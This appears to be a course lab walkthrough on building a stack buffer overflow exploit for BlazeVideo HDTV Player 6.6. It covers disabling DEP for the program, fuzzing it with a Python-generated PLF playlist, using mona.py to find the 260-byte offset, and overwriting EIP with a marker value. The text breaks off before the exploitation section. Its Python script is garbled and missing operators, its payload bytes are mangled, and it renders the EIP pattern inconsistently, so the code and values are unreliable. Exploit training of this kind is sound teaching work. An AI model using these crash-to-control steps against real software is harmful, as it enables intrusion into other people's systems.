
Immunity Debugger has already been installed for you on the provided Windows 10 VM. Dave Aitel gave us permission to redistribute the tool directly.

If you wish to perform this lab on a different system, you will need to install Immunity Debugger. To install the tool, simply double-click the installer titled `ImmunityDebugger_1_8X_setup.exe` and accept any defaults. Note the X in the installer name. Python 2.7 is required, and Immunity will ask if you would like for it to install Python. Be sure to say yes.

You would also need to copy the file `mona.py` from your 660.5 folder over to `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\`. Again, this has already been done for you on the provided VM.

Mitigations

- DEP is only enabled for "essential Windows programs and services only" by default
- You will be instructed to configure DEP settings in a separate lab
- DEP settings can be verified with `sysdm.cpl` utility on Windows.
 - click Advanced System Settings from the menu on the left of the screen
 - Click the Settings button under Performance
 - Click the right pane titled Data Execution Prevention



Make sure the second option is selected, which turns DEP on for all third-party applications that are NOT listed as an exception.

1. If this option was already set, skip to step 3. If you had to change it manually, go to step 2.
2. If this option was not already selected, change it, and reboot your system; then come back to the DEP window. (You must reboot for DEP to take effect.)
3. Click *Add* at the bottom of the screen.
4. Select the `BlazeHDTV.exe` program from the directory `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.
5. After you select the BlazeHDTV program, click Apply. It shows up as **MainApp** or **MainApp MFC Application** in the DEP window.


The end result is that DEP is disabled for BlazeHD's *MainApp*

Preparing to analyze

Set up target program

Open up the `c:\lab\day5\Blaze Files\Blaze_1.py` file using Python Idle editor:

1. Navigate to your `c:\lab\day5\` folder
2. Right-click the file `blaze_1.py` and select the option *Edit with IDLE*



Double-click the *BlazeVideo HDTV Player* icon on your desktop, or you can get to the program directly at `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.




Click *Later* anytime you see an advertisement to buy
BlazeHDTV

The following GUI should appear:



Try to get as close to opening a playlist file as possible, without actually opening it.

- Click the folder icon on the BlazeHD GUI
- Select *Open Playlist*
- Browse to the directory (`C:\lab\day5\Blaze Files`)
- Select the playlist file
- Do NOT click OK or open it yet, just leave the file selected




Set up the debugger

Double-click Immunity Debugger from the shortcut on the desktop




From the Immunity Debugger *File* menu, select *Attach, BlazeHDTV*, and click *Attach* button.



Changing Debugger Appearance

Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, and such. The truth is that each user of the tool may have specific preferences as to these items. You can change the layout to whatever scheme you want. To do this, right-click anywhere inside the disassembly pane and select Appearance. When you do this, a side menu appears with various options. The most common ones you will likely want to use are Font (all), Colors (all), and Highlighting. Making changes here results in them taking effect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the Highlighting option and click No highlighting.

You can also make permanent or more specific changes for customization by going to Options from the Ribbon bar and selecting Appearance. Do not be surprised if after making changes and closing the tool that it reverts back to a different layout after restarting.



When attaching to a running program, the debugger puts it in a suspended state, on the bottom right, it shows as **PAUSED**:



To let the application resume running, you must click the **RUN** (also known as **PLAY**) button, or press **F9**:



If the debugged program is actively executing, the debugger will show ***RUNNING*** on the bottom right:



Now that you have attached to the program with the debugger, it should be in a suspended state. In the bottom-right corner of the debugger, it should show as Paused. To let the application resume running, click the *Play* button from the Immunity Ribbon bar or press F9. It should now show as Running on the bottom right. The rest of the status bar, at the bottom of the Immunity debugger, usually displays a status message regarding the paused or running state. Our next objective is to create a Python script that generates a mutated file to crash the program.

Generate a PLF file

- From your Python IDLE editor, open *blaze_1.py* for editing. It's code should look like this:

```
file    'blaze_1.plf'

    open file    w )
payload  "A"    1000
x write(payload)
print "File %s %file "created!"
x close()
```

- click *Run* and *Run Module* to create a PLF input file for BlazeHDTV

Expected results

```
File blaze_1.plf created!
>>
```

- Now that BlazeHD is running, with Immunity Debugger attached, open the new playlist file you created.

You are now ready to open the *blaze_1.plf* file containing 1,000 "A" characters. Go back to the BlazeHDTV GUI. Click the folder icon on the bottom of the GUI. It should bring up the menu as shown. Click *Open Playlist*. This may cause an exception for whatever reason, which is caught by the debugger. Debuggers are supposed to catch exceptions by nature so that a developer can determine what is causing the problem. You can configure Immunity Debugger to ignore certain types of exceptions if you want, as shown below. Regardless, if you get the exception message shown below, you must pass the exception. To do this, you need to press *SHIFT-F9*. If you are on a Mac, you have to map the appropriate key bindings to use the *SHIFT-F* key combinations.

If you attached after opening the *Open Playlist* dialog, you do not need to click the folder icon again because the dialog should already be open.


Debugging Exceptions

Depending on the version of Windows (7, 8, or 10) and whether it is 32-bit or 64-bit: -You may experience a large number of exceptions when opening the Open Playlist dialog -Or after opening the .plf file -You may continue to press SHIFT-F9 to pass the exceptions until you get control of EIP. (There could be as many as 10 of them.) -Or you can add the exception to the "Ignore also following custom exceptions or ranges" list

You should be using the SANS-provided Windows 10 VM. If you attempt to use another version of Windows, you may experience exceptions when running the program inside the debugger. Immunity Debugger may catch a number of exceptions while attempting to open the Open Playlist dialog, or after clicking open the .plf file. If this occurs, be sure to press SHIFT-F9 repeatedly until you gain control of EIP. There could be as many as 10 exceptions, depending on your Windows version. If you accidentally hit F9 without the SHIFT key, it may cause the program behavior to change and terminate. You will need to start over if this occurs.

A better option may be to add the exception type to the *"Ignore also following custom exceptions or ranges"* list in your debugging options.


- If you'd like to ignore an exception and no longer pause, you can *Add last exception* under Immunity's *Options, Debugging Options, Exceptions* tab.



- After passing any exceptions, you should get a standard Explorer window

- Open the `blaze_1.plf` file:
 - It may seem as if things are running slowly at times
 - This may be due to the debugger loading additional DLLs and such
 - It may also be due to a crash! Be sure to check the debugger window to see if it's running

You may get additional exceptions



The BlazeHDTV program crashes when opening the playlist file containing the 1,000 "A" characters. We see that the EIP register is pointing to `0x41414141`, which, of course, is the 1-byte hex value for an ASCII "A" character four times in a row. We can also see that the ESP register is pointing on the stack to a long series of `0x41414141`. It is likely that we have overwritten the return pointer of a function containing a buffer overflow vulnerability and got control during the function epilogue.

If you did not get the same results, start from the beginning of the lab, and ensure that you completed each step in order.

Varying sized inputs may or may not continue to crash

"Sometimes programs will crash at one large number but not another (for example, the program may crash with 1,000 A's but not with 1,024 A's). This can be due to various factors that cause program behavior to change.

Current Status

- We installed the vulnerable program and all required tools
- We used Python to generate a file containing 1,000 "A" characters
- With the debugger attached to the program, we caused it to crash and got control over the instruction pointer
- We must now figure out the size of the buffer until we hit the return pointer and demonstrate precise control


mona.py

- PyCommand for Immunity Debugger
- Written and maintained by the Corelan Team, led by Peter Van Eeckhoutte ("corelanc0d3r")
- Available at <https://github.com/corelan/mona>
- Greatly helpful for building exploits:
 - ROP gadget building
 - Exploit mitigation control scanning (DEP, ASLR, SafeSEH, and so on)
 - Easily search for trampolines and code reuse

Helpful mona.py commands

- Update mona to the latest version: `!mona update`
- Search for trampolines and other code reuse blocks: `!mona jmp -r esp -m <module name>`
- Search for SEH overwrite code sequences: `!mona seh -m <module name>`
- Set up the working folder to where output is written: `!mona config -set workingfolder <PATH/%p>`
- Display loaded modules and protections: `!mona modules`
- Generate a pattern to determine buffer size: `!mona pattern_create <N>`
- Pattern locator: `!mona pattern_offset <pattern>`
- Find ROP gadgets: `!mona rop`

Use mona.py to enumerate modules loaded by the debugged process. Type `!mona modules` in Immunity Debugger's command bar.



A folder has been created on your filesystem where Mona will write all output. You do not need to run this command as we did it for you. When you must do it, inside of Immunity Debugger, from the interactive command bar at the bottom, you would run the following command:

Configure mona workingfolder

```
!mona config -set workingfolder C:\Mona_Output
```

Generate a Pattern

We can now generate a 1,000-byte pattern using Mona to determine the buffer size. These are the Metasploit `pattern_create` and `pattern_offset` scripts, ported to Mona.

From the interactive command bar in Immunity, run a `pattern_create` command:

Create a pattern

```
!mona pattern_create 1000
```

Expected Results

```
0BADF00D Creating cyclic pattern of 1000 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
0BADF00D [+1] Preparing log file 'pattern.txt'
0BADF00D - (Re)setting logfile C:\Mona_Output\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open C:\Mona_Output\pattern.txt and copy the pattern from the file
```

Do NOT copy from the Log window, do it from *outside* of Immunity Debugger.

In the log window, you should see the same output as shown above. If the log window doesn't automatically appear, click the *L* button from the Immunity Debugger Ribbon bar. As indicated in the output, do not copy the pattern from the log window, as it is truncated. It will be written to your "working folder" and is named `pattern.txt`.

Close the debugger. You should start each test input of BlazeHDTV with a fresh BlazeHDTV process and a fresh Immunity Debugger.

Update the Python Script

We now want to update our Python script (`blaze_1.py`) to include the pattern as the payload

- Open the `pattern.txt` file from your working folder
- Copy the ASCII pattern over to your Python script and update the payload line:
 - `payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa....."`
- Make sure you include the quotation marks
- Save the file and run it to create the new PLF file
- Repeat earlier steps to Start BlazeHDTV and attach with Immunity Debugger

Expected results

Immunity will stop at an exception when it tries to execute code (which doesn't exist) at the address of 4 bytes in the pattern: `0x37694136` (which happens to be `6A17` in ASCII).

EIP 37694136

Calculate the distance to this portion of the pattern

```
pattern_offset 37694136
```

Expected Results: 260 bytes

```
Looking for 60i? in pattern of 500000 bytes
- Pattern 60i? <0x37694136> found in Metasploit pattern at position 260
```

Pattern can vary

Mona's pattern may vary due to updates, configuration, or command options, but the math will still result in 260 bytes here, regardless of what pattern. If you get a different number, then there is likely a *"bad byte"* in the pattern that causes a change in how the input is handled.

Replace the payload pattern with 260 "A" characters followed by a hexadecimal value that will clearly stand out (`0xdeadc0de` in little-endian format)

```
payload "A" 260 \xde\x0\xad\xde
```

Save the script, execute it, and redo the previous steps to cause the crash in the debugger. Now the crash will have our placeholder hexadecimal value precisely overwriting the return pointer, ending up in EIP for the execution exception:

EIP DEADCODE

Exploiting the stack overwrite

